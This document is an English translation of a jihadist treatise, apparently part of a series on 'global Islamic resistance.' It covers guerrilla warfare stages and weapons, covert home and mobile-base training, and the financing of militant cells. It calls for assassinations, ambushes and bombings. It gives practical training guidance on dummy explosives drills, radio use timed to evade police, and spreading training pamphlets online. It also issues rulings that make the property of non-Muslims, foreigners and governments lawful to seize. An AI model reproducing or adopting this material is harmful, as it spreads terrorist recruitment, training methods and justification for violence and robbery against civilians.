All of the military schools unanimously agree that having the will and the morale to fight is the fundamental for achieving victory and for performing well. Having the will (to do something) is the basis for every action in every human activity. So whoever wants to eat, drink, marry, do business, travel, or anything must begin with the sincere will. The sign of a sincere will is that one moves to prepare to achieve this will - which in our situation is Jihad-. So preparation is the fruit of a sincere will and after the will and desire become sincere, the man moves to prepare according to his ability to terrorize the enemy of Allah and the enemy of the Muslims. After preparing, he gets to go out to fight, that is if the intention is sincere, and he prepares what he can, and the man moves to fight. Allah will not make him lag behind except because of his harm and degradation. We ask Allah to make us firm and give us well-being in all our affairs. Also, Allah SWT does not allow the shaytan to control this man, nor does Allah allow this man to become a coward and weak resulting in him staying behind. As the Prophet sws said: "…love of the dunya and hating death."

This will to fight which will leads to preparation and other activities is very important to the normal soldier. However, it is the foundation of the movement for the guerrilla warrior in general, and for the Jihadi resistance in particular. Rather, it is the basic weapon which causes him to move even if he only has civilian weapons because he cannot find military weapons.

Strange Phenomenon in the world of Preparing for Jihad

I referred to this strange phenomenon many times and I would like to correct it, because it has a dangerous and negative effect on the ummah. In the world of the hypocrites who stay behind and who escape from Jihad, it is well-known that they do not prepare like the verse mentioned. If they had wanted to make Jihad, they would have prepared for it, but in fact, they do not want Jihad so do not prepare and do not make Jihad.

However, I noticed something in our great Jihad experience in Afghanistan in both periods. Tens of thousands of youth came to prepare at the bases, but they did not have the aim or goal of ever making Jihad!! They clearly announced that they only came for fulfilling the obligation of Jihad preparation!! These tens of thousands went back to their countries having trained in an abundance of military courses where they learned how to use every kind of weapon, as well as, how to implement every kind of fighting techniques. After this time, disasters stormed the ummah, such as the arrival of the American forces in the Arabian Peninsula, then the occupation of Afghanistan, and then the occupation of Iraq. Even before this, there was the spilling of the (Muslims) blood in Palestine, plus the continuity of apostate rulers who continued with series of treachery and oppression making the Muslim people miserable. Despite all of these disasters, (all of the tens of thousands) of youth who went ONLY to prepare for Jihad, did not make a move (to defend the ummah). Rather, they sunk into the earth in a strange and static silence.

Here we have a new case in the series of the current inconsistencies in the ummah and one of the phenomenal failures. **This failure is the phenomenon of the ones who prepared but they did not want to go out. They wanted to prepare but at the same time they did not want to perform jihad. So they wanted to stay behind with premeditation!**

I am not here to mention the reasons of this because I already mentioned the majority of them. However, I mentioned it here because it has a relationship with preparing, so it produced useless preparation with no benefit. It has proven to be evidence against these people who stayed behind despite their having the ability to fight and resist. And there is neither might nor strength except with Allah.

The weapon of the Resistance and of the Jihadi Guerrilla

In the previous recordings and lectures, I referred to the basics of guerrilla warfare and its stages, weapons, and the military and political manner of this war. We are here to study and focus on the topic of training on resistance weapons and to mention approved ways of training according to the needs and the situation. This is because the theory of guerrilla warfare is divided into 3 stages according to a variety of global experiments, and every stage has specific weapons. These stages are mainly:

The First Stage: The Stage of Exhausting

It is the stage of just a few guerrillas and wars of limited terrorism. In this stage the guerrilla depends on methods of assassination, raiding, small ambushes, and selective explosion operations in order to confuse the enemy, whether the enemy is the occupying authority or the operating government, in order to bring them to the point of security exhaustion, political confusion, and also economic exhaustion.

The Second Stage: The Balancing Stage

In this stage the guerrilla moves to the stage of great strategic attacks which compels the other forces to enter decisive and definitive battles causing the dissemblance of its military sectors and the desertion of some of its soldiers and officers over to the side of the guerrillas without reaching to the stage of face to face confrontation. So ambushing and raiding are the fundamentals in guerrilla operations. Also, maybe the guerrilla in this stage will do an operation of temporarily controlling some areas to achieve some important political, media, or military goals, but not to centralize in this area.

The Third Stage: The Stage of Decisiveness and Liberation

In this stage the guerrilla enters into semi-systematic operations and systematic operations and controls some of the areas in order to launch the rest of the decisive operations in the country. This will happen after some of the sectors of the army join the guerrilla warriors and have the technical armament ability enabling them to enter face to face confrontations. In this case, a few guerrillas will have significant operations to conduct behind the enemy lines in order to confuse the enemy forces by using the guerrilla techniques.

This brief summary about the stages of guerrilla operations gives us an idea about the weapons for every stage and the guerrilla warfare manuals speak about them. These weapons will be briefly explained.

Weapons in the first stage:

They are light and individual weapons like pistols, light and medium Kalashnikovs, RPG's and their equivalents, hand grenades, public explosives (Molotov cocktails) and military explosives.

Weapons in the Second Stage:

These include medium and heavy Kalashnikovs which need more than one person or need to be attached to a tank or vehicle and medium sized cannons, especially the mortars. They also include land mines and short distance surface to surface missiles which can be carried and moved easily. They also include explosives which have specific uses in this stage to be used by a team of engineers who specialize in using these weapons.

Weapons in the Third Stage:

These include the rest of the weapons used by the army after the resistance enters the operation of revolution and faces the military sectors which have been previously disassembled by the guerrillas.

From here and through this introduction we find ourselves in this situation and according to the Global Islamic Resistance and its military and political goals, we face the first stage now and we need weapons of guerrilla and resistance in this stage. This duration of the time of this stage will not be short, especially regarding to the Global Islamic Resistance Detachments which are popular and simple and who depend on exhausting the American military forces and its external allies and internal agents, as I mentioned in the second chapter "Political" and the third chapter "Military". As for the area which we were forced to perform face to face operations like in Iraq and Afghanistan and the border of the Sarhad tribe, in these areas we developed the weapons of the second stage.

However, in the shade of the current dominant strategies of the enemy in the air, land, and sea and in the shade of our strategies which we employ as a consequence to the enemy's strategies which make us enter a guerrilla war or a war of the weak and oppressed. Our training will be summarized in two points:

1. Dependency on the manner of the training in secret homes and small secret mobile bases.

2. Limited training on the weapons of the first stage, fundamentally, and using and training on the weapons of the second stage in suitable areas like Afghanistan and Iraq and other areas such as these.

The details of this are in the following paragraph:

The Training of the Global Islamic Resistance Detachments: The Manner and the Weapons:

Our theory in this training depends on the following principles:

1. Focusing on the ideology and methodology of preparing and developing the will to fight and morale.

2. Focusing on the understanding of the theory of Jihadi guerrilla warfare or also called the war of the weak and oppressed.

3. Spreading the methodology of the ideological, military, and theoretical training in our ummah using all means (i.e. internet, pamphlets, word of mouth, etc.)

4. Dependency on the manner of the training in secret homes and small secret mobile bases.

5. Developing fighting abilities through Jihadi operations and joining the battlefield.

We will highlight the details of the strategies of preparing and training (after the following remarks.)

Remarks: I mentioned in detail in the previous paragraphs the topic of ideological preparation and the establishment of the Islamic methodological principles in general, and the Jihadi ideology in particular as the basis of the resistance operation in order to create a methodological resistant mujahid and to raise the temperature of the general atmosphere in the ummah until the ummah makes Jihad and revolution against the oppressors and their helpers.

I only want to point out that this must be performed in a methodological manner and through efforts of the detachments, no matter what the size is - big or small, under the supervision of the emir. The emir should prepare the members and cadres methodologically by using the researches, books, and compulsory reading according to their abilities and understanding.

In this series of resistance essays I gave a suitable amount of methodological fundamentals and I recommended most of the books by Shaheed Imam Abdullah Azzam (may Allah have mercy on him). He left a great legacy that is priceless to this day. Also I recommended using Islamic books that are legacies, both written in the past and present. These can help to increase the will to fight and incite it through knowledge and insight, as I mentioned in the essay of comprehensive educational theory. It is imperative that we focus on the theory of guerrilla warfare in general and the basics of Jihadi warfare in particular via the methodological memorandums (and I will try to give a summary about them) annexed to this series, Allah willing. We should also focus on the aforementioned theory via the books and military references which speak about guerrilla warfare. In the past, I recorded a series of lectures covering this technique (of guerrilla warfare) during both periods of the Afghani Jihad stages. These lectures are a summary taken from a lot of books that I read in the past on guerrilla warfare. I will mention the titles of these lectures because they are very important. The titles are:

1. Lessons in Guerrilla Warfare (2 tapes/ duration: 3 hours)

2. Managing and Organizing Guerrilla Warfare (6 tapes / duration 9 hours)

Then the research and long course which is very important:

3. Explanation of the Book: "War of the Weak and Oppressed"

This is the most important book translated on the topic of guerrilla warfare. I explained it in the 36 tapes which last perhaps 25 hours.

If I live long enough, I will try, Insha Allah, to convert this recording into a book entitled "The Basics of Jihadi Guerrilla Warfare in the light of the Situation Under the Current American Campaign." If Allah, Glory and Exalted is He, does not decree this for me, then I hope the He, Glory and Exalted is He, allows someone to succeed in doing it on the condition that they convert it as it is without editing, adding to it, or deleting from it. And I ask Allah, Glory and Exalted is He, to allow me to benefit from this and record for me merits in my book of good deeds. This technique of guerrilla warfare is a very important in military science. Very few Arabs have written about this and I don't know any Muslim or Jihadi who has written about it either – maybe they have, but I have not come across them. I hope that Allah, Glory and Exalted is He, gives me success from the aforementioned lectures and the books which come from them. If this happens, by the Help of Allah, it will be a great success.

As for this paragraph, it is the most important fundament of training in our Jihadi call to resistance. It is the spreading of the knowledge for preparing and training, and its methodology and programs should be spread via every means, especially the internet, CD's, direct broadcasts, recordings, etc.

Manners of Training the Resistance Detachments in the Shade of the American Campaign

I don't think we will be able to establish open military bases in the near future like we had in the last decade because the security situation has changed a lot. Also the bases in the battle front, wherever it may expand, cannot hold the billions of (people) our ummah along with its Jihadi youths who will number in the millions, Allah Willing. It's not easy for the open bases to hold the Jihadi youths while at the same time they try to maintain a covert status and conduct (secret) training and preparing. Today's situation conflicts with the theory of training held by the Mujahideen of the last two decades. That theory depended on calling the ummah to join the bases. The training theory in our Call to Resistance depends on moving the bases inside the ummah.

We must move the training to every home, district, and valley of the Muslim countries via spreading the methodology and its details, especially the military ones. We must also spread the lessons for using weapons and using fighting techniques in the comprehensive military operations to the whole of the Islamic ummah; men, youths, women, and children. This issue is seriously logical because you cannot put the whole ummah inside the bases. However, it is possible put the bases in the ummah, its homes, and its districts.

That is if we want to fulfill the slogan:
"Resistance is the whole Ummah's Jihad, not solely that of the elite fighting forces."

We must use this manner of training in the home and limited mobile bases, as I mentioned before, because the popular resistant weapons and the Jihadi guerrilla warfare weapons used in the city in the stage of exhausting and confusing (the enemy) by terrorism are simple weapons, like pistols, hand grenades, rocket launchers, explosives. These are simple weapons and the training for these weapons is also very simple. The one who knows these weapons and how to use them must help the people around him to conduct training. Furthermore, the published materials (brochures, pamphlets, on-line material, etc.) will help in facilitating the training on these weapons.

However, we must be very careful with using explosives. Only theoretical training with them can be done in the homes. If we want to handle them practically, we must go outside of the cities, even if it is this handling is simple. This is in order to avoid accidents and avoid the security forces discovering us.

As for shooting operations and practicing,, we have to find suitable locations and situations such as caves, empty mountains, large jungles, and deserts etc. while taking proper security measures and establishing security points to alert if the police or the military is approaching when we operate in these large areas.

The adoption of this method became a priority after 9/11 and I became alert to the matter before this. I tried to spread these observations among the Arab mujahideen in Afghanistan during the days of Taliban after I saw these cruise missiles strike the bases of Al Qaida in the summer of 1998 with such accuracy and intensity. About 75 missiles struck their targets in a span of just a few minutes. America was able to deliver 1 missile for every room on the base. I told many of our brothers that the time of fixed bases had expired after that incident and that we would have to adopt the method of home training (and mobile mujahideen bases) as I named them. These mobile bases will be straw houses, two cars, some members, tents in the jungles and deserts, any of these are enough to implement the program and we can move them to any other place. However, the Arab mujahideen before had depended on the method of making dawah and sending the ummah to the fixed bases. They were not careful enough to take their precautions and be aware of the fact that they were in the age of the satellite and the age of long range missiles – *"And the Order of Allah is decreed and implemented."* (Qur'anic verse). However, now I see that the spreading of knowledge of warfare and its weaponry have convinced the elite to find alternatives. The way I see it is that covert warfare is the

only way to teach, train, and to execute because the American modern technology controls space (around this planet) and its atmosphere. In the conclusion of this essay, I will give (an idea about the program of home training and mobile mujahideen bases).

As for the development of fighting skills via direct operations and joining the battle field, we see that it was successful in practice, such as the Jihadi experience in some of the Arab and Islamic countries like the Syrian experience and the Afghan experience.

There was the first detachment of mujahideen which belonged to the Muslim Brotherhood in Syria which used the following method in home training and in their implementation on the battle front:

1. The organization was divided into 2 parts. The first party was the covert member who was not wanted by the police. The second party was the wanted member, but he disappeared in the civilian bases i.e. in hideouts inside of homes.

2. The party that was not wanted worked in the mission of fact- finding, collecting money and information, recruiting, and support operations (i.e. fulfilling certain needs like: medical, food, petrol, etc.).

3. As for the wanted members, they execute the basic military mission which consisted of mostly assassination operations, limited ambushes on the security forces, or attacks against some of the governmental and intelligence centres.

The training which was performed in the homes was to disassemble and reassemble the simple weapons which were mostly pistols and some of the light machine guns, especially the Kalashnikovs and some of the hand-grenades. Also, some of the limited shooting operations were sometimes performed in the orchards and far areas. The mujahideen brothers (who had experience in training Palestinian organizations, particularly the Islamic bases in 1969) took part in supervising in this (home) training. Likewise, the brothers who had previously worked in the governmental military supervised in this training, too.

When the amateur member went out on his first operation, he was just an observer in order to see how the operation was executed. In the second stage, he went out armed, but only in the role of a supportive member. He was not to get involved except in the event of an emergency. In the third stage, he went out to participate and to execute the operation with the help of the professional member. After that, he took part in both the training and fighting.

In this way experience was developed, via the battlefield. After this, some of the members were sent to Iraq in 1981 to receive training on medium weapons. Afterwards, they came back and introduced the medium weapons, such as bigger machine guns, anti-tank missiles, and light mortars and explosives.

Some of the training bases were established before the Jihad (the Syrian experience) under the cover of civilian encampments, youth excursion, fitness training, and military tactics without weapons.

Weapons were used, but only in rare cases. This manner graduated excellent cadres who performed nicely. The basic factor for this success was a very strong will to fight and morale preparation. Furthermore, I heard about experiences like this in the training of the houses and shooting in the bases of the far areas like in Egypt, Libya, Algeria, Morocco, etc.

As for the Afghan experience, the fundamentals had exposed the member to good training courses before they moved to the front lines in the battle fields. However, I saw many cases and training courses via the battle field in which training was performed in actual fighting. It was an excellent experience. Once, I saw a course on how to use the mortar. It was performed directly in the battlefield during the fighting against Russia and communism and the trainer, Abu Hammam Al Masri (may Allah have mercy on him) explained to us theoretical lessons on the mortar for a period of 2 days. The practical application (of shooting the mortar) was

performed in the form of real shooting at the enemy targets. In response, these (enemy) targets returned fire at us. During 3 or 4 days, the trainees lived in an excellent and real life environment (conducive) for training and fighting at the same time.

The actual training arena via the battle field is possible and it is beneficial. It has a special flavour with a variety of activities. This is because it creates a trainer-member that supervises the training. I actually saw this when I was a trainer in Iraq and Jordan during the Jihad against the oppressive Syrian government and during the both Afghan experiences, as well as, other experiences.

The basic principle in order to graduate a fighter is that he must have the will to fight and morale training. Military training is a basic and important principle, but it can be performed easily given the right means and conditions. This training will be effective through the involvement of real fighting. Allah's Words suffice *"And those who fight for Our Sake, We will guide them on Our Path. And Allah is with the good-doers."* So the basic principle of Jihad is Support from Allah (Glorified and Exalted is He) along with His Help and Prosperity in training and operations. The foundation is the will to fight, *"If they had wanted to go forth (in Jihad), they would have made preparation for it."*

A summarized Idea about the Training Program via Homes and Secret mobile bases

If Allah (Glorified and Exalted is He) makes it easy for us, we will try to include a military supplement to the essay on resistance. It will include detailed courses in some military sciences which are needed for guerrilla warfare, particularly urban and covert warfare, which are considered to be the fundamentals for the operations of the resistance detachments in the next stage. So the program will cover training on light weapons, acquiring proficiency in using them, the science of explosives and a supplement of sciences like electronics and electricity. It will also cover urban guerrilla warfare tactics, Allah Willing.

However, here I will refer to a light program which the most simple cell that has the intention of resistance is able to apply in the most secure and secret situation. This training program covers broad lines as follows:

The member himself and the brothers with him get involved in a sports program by joining a sports club specializing in contact sports like wrestling, karate, judo, boxing, etc. He can also involve himself in a daily personal sports program including running for long periods or long distances and physical stretching. These provide a high level of fitness.

- Take lessons in disassembling and reassembling available pistols and machine guns by getting pamphlets that explain their advantages, specifications, how to deal with them, and how to use them.

- Start shooting with hand guns which use compressed air for hunting small birds. These guns and pistols that use pellets and BB's are available everywhere.

- Engage in a theoretical study of using hand-grenades through studying pamphlets and training on them by throwing rocks that are similar in size and weight.

- Engage in a theoretical study of using explosives and their specifications, storing them, and dealing with them. Also, train the members on objects similar to the original material, like wooden and plastic objects and ropes, without using the original material. However, you should use electric wires and explain how to connect them by using a light instead of a detonator. We actually experimented using this method and it was completely successful. The theoretical explosive course consists of about 40 hours of lessons on plastic and wooden objects. Therefore, the use of these explosives will be proficient and the only thing remaining for the trainee to do will be to detonate them in the suitable place but with limiting it to just a very small explosion.

- Acquire proficiency in using wireless communication equipment and studying its security instructions. Prevent the usage of this equipment in private homes. However, use it in abandoned places for a period which does not exceed half a minute in order to avoid being caught by the government. Also, be sure to only use the language similar to the language used by the governmental agencies (i.e. police language, military language, security guard language, etc. so as to avoid raising their suspicion).

- The theoretical study includes the following tactical and military subjects via pamphlets that are available on the internet and the most important of these pamphlets are:

1. Pamphlets on light and medium weapons
2. Pamphlets on the science of explosive engineering
3. Pamphlets on the science of Military Topography
4. Pamphlets on the science of Wireless communication and codes
5. Pamphlets on the security, movement, covert operations, disappearing, evading security forces, surveying for targets.
6. Pamphlets on the science of electricity, electronics, and related sciences of explosive engineering.

7. Pamphlets on the science of making explosives **(with the condition that the brother who supervises this must be a specialist in chemicals and the implementation must take place in far-away places and must be used in very small quantities)**
8. Pamphlets on fighting tactics for the following warfare: urban, mountain, jungle, guerrilla, the tactics of facing regular armies, etc.
9. Pamphlets on security, organization behaviour, punctuality of appointments, sending and receiving messages secretly, etc.

This military knowledge is very important and it is easy to put it on CD's and spread in order to benefit from it and to graduate members. Also, it is easy to use this information to train members on intensive programs and to apply a lot of the beneficial training activities in homes or youth sports camps, etc. So the only thing remaining would be to apply practically the shooting and detonation of explosives. This will be performed in suitable places and at suitable times on secret mobile bases or whatever is available. It is very important for the members to take the utmost security measures while engaging in this training and Allah is The One Who gives success.

Chapter 8
Section 7

The Theory of Financing for the Global Islamic Resistance Detachments

Money is the pillar and foundation of Jihad and we understand this from bitter realities. We also realize why the mentioning of Jihad with one's life is parallel with the mentioning of Jihad with one's wealth. In a lot of Qur'anic verses, Jihad with one's wealth comes first.

We will persist in extracting the theories of operation for the resistance detachments through past experiences. We begin with a study into the ill effects of this problem which exhausted the contemporary mujahideen and brought them to misfortunes through long decades of suffering. In the end (the enemies) came up with a landslide of hostile international plans to fight the mujahideen and programs to dry up the sources (of their finance). We will try to search for solutions to finance the future resistance detachments, and Allah is the One Who guides to the right path.

Ways of financing in the early stages of the Secret Jihadi Organizations

The Jihadi organizations depended on the following sources in the early stages:

1. In the beginning, by contributions of the members and the close supporters.

2. Donations given by the local charitable people in the first stage.

3. Donations given by the international charitable people after launching the operations and announcing the confrontation (with the enemy).

4. Support from the neighbouring governments that benefited from the Jihad against the enemy government in national politics; so some of the Jihadi organizations benefitted financially from this conflict.

5. Partially, through spoils of war. However, this was never the basis in any Jihadi experience or any Jihadi group.

This is general. The rate of dependency on these sources differed from other experiences. However, the general funding for most of the experiences remained to be the donations of the charitable people. The summary and slogan of the theory of financing during the organizations' experiences was "For the Sake of Allah, oh charitable people; please help us with Jihad (by donating)."

Manners of Financing in the Jihadi Experiences in the open battle front:

Like both of the Afghan experiences, as well as the experiences in Bosnia, Chechnya, the Philippines, Eritrea, etc., we observed clearly that the Jihadi financial sources were:

- The donations given by the charitable Muslims because all of the ummah or at least, most of the ummah supported this Jihad.

- Support from some governments and from international establishments which benefitted from the Jihad in these places.
- The spoils from the weapons of the enemies were not essential to the source of financing. Therefore, the slogan of these Jihadi experiences and the summary of financial sources also was "For the Sake of Allah, oh charitable people; please help us with Jihad (by donating)."

Short notes about the financial issues in the past experiences:

We can summarize the notes and the lessons in our past experiences in the following points:

1. The financial problem continued to be in all Jihadi experiences the biggest and the main problem. Further, it was often the main reason to cause the Jihad to breakdown or to be sponsored by some establishments which were not sincere to the cause of the Jihad. Thus, it diverted the Jihad from its true path as a result of the politics penetrating it or what is called "The politics of financial sinking." Thus, this establishment started gradually financing in the following way:

a. Financing without any conditions.

b. Financing with the advice from the financier, but without the Jihadi organization being required to follow the advice.

c. Financing with suggestions from the financier and with anger if the Jihadi organization did not implement the suggestions.

d. Financing with the condition that the Jihadi organization would have to be committed to following the will of the financier. Only after the financier was absolutely sure that the Jihadi expenses had reached a stage that was impossible for the mujahideen leadership to continue to work without this money, did they (the financiers) start to dictate what they wanted done.

2. It is proven that the best and most sincere financing without control or dictates put on the Jihad leadership is very rare; whether the leadership works in the organization or on the battlefield, except in very rare cases.

3. It is proven that when the secret (Jihadi) organization had extended or entered the stage of confrontation (against their enemy) and increased the list of military and organizational expenses, the expenses of the families of the martyrs and Muslim prisoners of war, and the organization's overhead, this caused the overall expenses to become so huge that the biggest organization would not have been able to resolve this problem.

4. It is proven that the open battle front had two financial cases:

A) The battle front where the fighting was in agreement with main and greater international politics, particularly with the policies of America and her allies, or at very least with America's. This led to the immense amount of financial support (for the Jihad) like the first Afghan Jihad which was considered a model of international agreement to support, or at least to allow large charitable donations to reach the mujahideen. Also, in the first stages of the Jihad in Bosnia, when, to America's advantage, pressure on Europe led to the hindrance of her projects for independence of American rule. Another example was in the first stages of the Jihad in Chechnya, when this Jihad agreed with American politics to besiege and pressurize Russia.

B) The battle front where Jihad is against the will of the international community, particularly America's will, like the Jihad in Afghanistan in the days of Taliban, and in Bosnia after the Dayton agreement, and in Chechnya after Russia surrendered to western politics. The west and the whole Christian world, including Russia, colluded and connived in making a global confrontation against Islam, particularly in the mid 90's in the past century. The result of this embargo was that it prevented money from reaching the battle front and from reaching the mujahideen and their leadership operating in it.

So there has always been an external financial problem with donations in both cases. In the first case, when the money flowed to the mujahideen, there was a reason to control them and to

dictate to them via the donors and the countries (that donated) and in the end they completely controlled (the Jihadi operations). Often it was one of the main reasons that caused the Jihadi work to be destroyed in the second case.

If we want to mention some of the negative results of the Mujahideen's financial catastrophe, individually and collectively, during these experiences we will find the following:

1. Contrary to the Islamic history in the time of the noble Companions (of the Prophet sws) and in the time after this until the last days of the Islamic Caliphate, the mujahideen were from the rich sector of the ummah. Rather, some of them were of the richest of the rich because they received the spoils of war like the companion, Zubair ibn Al Awam (May Allah be pleased with him) he was one of the richest companions and he had no other source of income except what he received from the spoils. His story is very famous. Also a lot of the companions were like this. Similarly, the leadership and mujahideen who came after them were made rich when the spoils were justly divided amongst them because of the justice of the kings and Caliphs who ruled during those times.

However, the phenomena of the current Jihad has caused the current mujahideen to be one of the poorest sectors of the ummah, and of the completely bankrupt people, tied the Mujahideen's status to begging, being needy, and following the one who finances him and who helps him to perform this obligation (of Jihad), despite the fact that in the past they were the best in the ummah and were of the high-class sector in the deen and in sacrificing in Jihad.

2. The financial sources controlled the will of the Jihad organization's leadership and controlled the leadership of the battle front. This led to forcibly exposing of a lot of their secrets. It also led to financiers and their companions of the intelligence agencies entering the bases and attending the meetings of the secret leadership. Worse than that, in the experience of the first Afghani Jihad, the Saudi intelligence forcibly prevented the Arab leadership of the mujahideen from speaking about "Tawheed Al Hakimiya" (The Unity of Allah in His Right to Govern mankind), giving lessons about it, and spreading the ideas about it on the Arab Mujahideen's main bases!! In Bosnia, the Saudi Intelligence forced the Arab Bases to refrain from teaching guerrilla warfare and explosive lessons out of fear that the Arab Mujahideen would return to their home countries and use these skills against the governments. This is what happened from the charitable donors who came wearing the Islamic clothes and long brotherly beard!!

Also, what happened from supporting countries, like in the Jihad in Syria when the Iraqi government controlled them (Jihadi organizations) and forced them to carry the secularist flag in the end and forced the Muslim Brotherhood organization to commit to unification with the apostate parties; worse than this, with the Naseeri Rulers, the enemies of the Mujahideen!! This is not a situation to drag on, but it is a painful study which has a lot of bitter lessons.

3. The most bitter lesson was that some of the big financier Jihadi organizations forced their will on the small organizations and made them commit to their politics, desires, and viewpoints. Worse than this, they forced the small organizations to work when they wanted them to work and to stop when they wanted them to stop by using the "brotherly help" which they gave in the "Path of Allah"! In this situation, the financier establishments saw the interests of Islam and the Muslims according to their politics and their ways of operating.

When the enemy came to recognize the problem of Jihad financing, its importance, and its effects, it took the slogan of "Drying the Source" as a complete plan to besiege the mujahideen, starve them, and restrain them from moving. Therefore, America forced all of the countries to give them reports of money transfers and to freeze the account of anyone who is accused of terrorism. Worse than this, they took the money of the charity organizations and closed them down. Misfortune and catastrophe reached the mujahideen and everyone close to them, even though this was just America and its agent's accusations.

I can summarize this. Our previous experiences had a lot of catastrophes. This means the priority for us is to search for a way to finance the Jihadi resistance brigades in the next stage. Before moving towards this, we will mention some ideas which shine light on the methods of searching, and we ask Allah, Glory and Exalted is He, to help us.

- If we do a study on the financial theory in Islam including all of
the stages from when Allah, Glory and Exalted is He, gave the order to perform Jihad in the land of Medina in the era of the Prophet Muhammad, (pbuh), and in the land of the Rightly Guided Caliphs, and the ones who came after them, especially during the golden period of Islam, we will find that it relied on the spoils which came directly from performing Jihad or from other sources other than Jihad like the jizya, land tax, etc. In this situation, the zakat and sadaqa was considered a secondary source to support the poor Muslims, but the primary source for Jihad and for the Islamic countries came from the Jihadi resource itself (i.e. the spoils) and from the lands which the mujahideen took over.

- If we study the battles of the Prophet (pbuh) we will find the goals of most of them were to collect the resources. It suffices for us to look at the first of these battles, the Greater Badr, which Allah,
Glory and Exalted is He, called it "The Day of Dividing." This battle was particularly for taking Quraish's resources in order to replace the emigrant Muslim's belongings (which the Quraish confiscated when the Muslims emigrated from Mecca to Medina). So the economic factor was very important in Jihad and this advantage of taking the spoils of war was especially for the Prophet (pbuh). It was one of the five special favors given to him (pbuh) which no other prophets received. Likewise, it has been given to his followers after him (pbuh).

The Prophet Muhammad (pbuh) said,

"I was sent with the sword until the people worship Allah without attributing partners with Him. My sustenance is given (by Allah to me) under the shade of my spear. The humiliation and disgrace is for the one who disobeys me. Whoever resembles a people is from them." (Ahmed)

So his sustenance and the sustenance of his nation after him, is under the shade of his (pbuh) spear and under the shade of the spears after him.

This is against the will of the defeated (Muslim) people whose philosophy is astray and away from middle path (which the Prophet (pbuh) was on). If they are surprised at this, they can look to America which built her economy and politics under the shade of her spear after the Muslims had become weak, like the foam floating on top of the flood waters!

In another hadith narrated by Salamah bin Nufail al Kanadi (rah),

**"I was sitting with the Prophet (pbuh) and someone said,
'Oh Messenger (pbuh) the people have neglected the horses, put away their weapons, and said that there is no more Jihad because the war is over.' The Messenger of Allah (pbuh) said, "They are liars. Only now has the fighting begun. There will always be in my nation some who will fight on the truth. Allah, Glory and Exalted is He, will confuse the hearts of nations and provide sustenance from them until the Final Hour and the Promise of Allah comes. Goodness is found on the forelock of horses until Judgment Day."**

In another hadith of the Prophet (pbuh),

He said "If the people become stingy and refuse to spend the dinar and dirham, and deal in ayna (a sort of interest), and follow the tails of cattle, and leave Jihad in the path of Allah, then Allah will cover them in disgrace which will not be removed until they return to their religion." (Ahmed).

There is a lot of evidence for fighting and taking spoils.

The companions of the Prophet (pbuh) marched out to fight by these words. When they conquered countries and saw the fertility of the lands they started to till the lands and the valleys of Palestine.
When the Caliph Umar ibn Al Khattab (rah) came to know about this, he sent someone to burn the harvest and someone to inform them that they were sent as soldiers and mujahideen, not as farmers.

This was the way the money flowed to the mujahideen and to the Islamic nations after them. And it was the primary resource for Jihad which consisted of spoils, jizya, kharaj of the land, etc. So the cycle of resources is like a cycle of goodness that comes from many sources of Jihad. After this the treasury (Baitul Mal) became full of resources and the Islamic economical cycle was completed.
However, if we study the cycle of resources in our current Jihad and its organizations, we will find that it is contrary to the historical financial theory.

So the organizations' treasury is exhausted by expenses of fighting, training, caring for the families of the martyred, and families of the prisoners of war, the expenses of the activities of the mujahideen, and the media, etc. This is impossible and we are now in trouble and in a state of disorder, the very catastrophe I pointed out. So:

The Method of Financing in the Global Islamic Resistance Detachments:

1. Contributions of the mujahideen members if they can to establish the detachments.
2. Donations without conditions from the mujahideen who we know and trust in order to administer the Jihadi detachments.
3. Spoils from the money of the disbelievers and apostates so that the mujahideen take their portion and the treasury of the detachment gets its portion as will be mentioned in the following details:

First: The Money which is considered halal to take as spoils for the Mujahideen in the Path of Allah today.

We mentioned some details before in the paragraph of legal Jihadi rulings in Section 3 which speaks about a complete education for the mujahideen. So here we will refer to this without giving details and say:

This ruling depends on the overall legal reality in the Muslim countries which we referred to this in the second chapter "The Legal Ruling in the Reality of the Muslims", and that was that the current governments in Muslim countries today are illegal and failures. That is because the rulers are apostates and they belong to the disbelievers. Also because they rule with other than what Allah revealed and for many other secondary reasons which support this truth. So we have decided to:

a. Make permissible to take the money of the apostate governments, the public possessions, and the possessions of the criminal leaders.

b. Make permissible to take the money of all foreign disbelievers in the Muslim countries because there is no agreement between us and them due to the illegitimacy of the current government which has no right to make agreements with disbelievers or give them security.

c. Make permissible to take the money of all non-Muslims who reside in the Muslim countries for the same previous reason.

d. Make permissible to take the money of apostates who announce to help the occupation forces and who support them against the Muslims.

e. Make permissible to take the money of the disbelievers in countries that fight against the Muslims because there is a situation of war between us and them and because there is no agreement between them and the legal Islamic Emirates which would commit their people (i.e. Mujahideen and the Muslims with them) to uphold this agreement.

This is in general, and details are in the former chapter that specializes in clarifying these points. And in order to avoid touching on some of the political advantages, I will mention some significant cautionary measures as follows:

1. The strong prohibitions of spilling the blood of Muslims and taking their money, whether they are in the Muslim lands or the lands of the disbelievers, no matter what sins they are accused of committing, even if we have doubt about their beliefs, because doubts do not replace certainty. And certainty here is the shahadah – La ilaha illa Allah wa anna Muhammad Rasulullah. So it is very important to take care not to violate the blood and money of the Muslims because it is forbidden to do this and both (Muslims' blood and money) are sacred.

2. Anyone (i.e. member of the Islamic Emirate) who has an agreement between him and one of the disbelievers, this agreement is a trust and it should not be broken, whether it is in the Muslim lands or the disbelievers land. This is because Allah, Glory and Exalted is He, said: ***"Oh you who believe, fulfill your agreements" (Sura al Maida, ayah 1)*** and He (SWT) also said: ***"Fulfill your agreements, for verily the agreements will be asked about" (Sura al Isra, ayah 34)***

3. Trust and security for the Jihad Emirs and Muslim Emirs if they are present in the areas under the control of the Mujahideen and they must be respected and also the trust and security which they have given to the disbelievers must be respected.

4. I will mention here the legal ruling for the permissibility of the blood and money of the disbelievers and apostates. However, there are conditions for applying this and performing operations for taking spoils. And a study must be done in order to evaluate the political advantages and disadvantages of attacking a particular goal in a particular place at a particular time. And if there is a clear harm that would come to Islam and the Muslims, then this would become haram (forbidden). Not because it is originally forbidden, but because of the consequences which lead to this harm. And the one who is ignorant about this ruling should not take any action without asking a scholar who knows the shariah very well, and whose deen and Jihadi understanding we trust.

Sources of Spoils (ghanaim and fa'i) of the Resistant Detachments and the Methods for Dividing among the Mujahideen:

We will return to our research to say the main source of financing for the Global Islamic Resistance Detachments must be the private money of the Mujahideen after launching the war, or by unconditional donations received from the sincerely charitable people. And the following is considered to be spoils (ghanaim wa fia):

1. The money of the disbelievers who fight against Islam in their countries or in our countries.

2. The money of the apostate governments that cooperate with the occupation forces; but, be careful. Protect the blood of the Muslim people who work in these establishments.

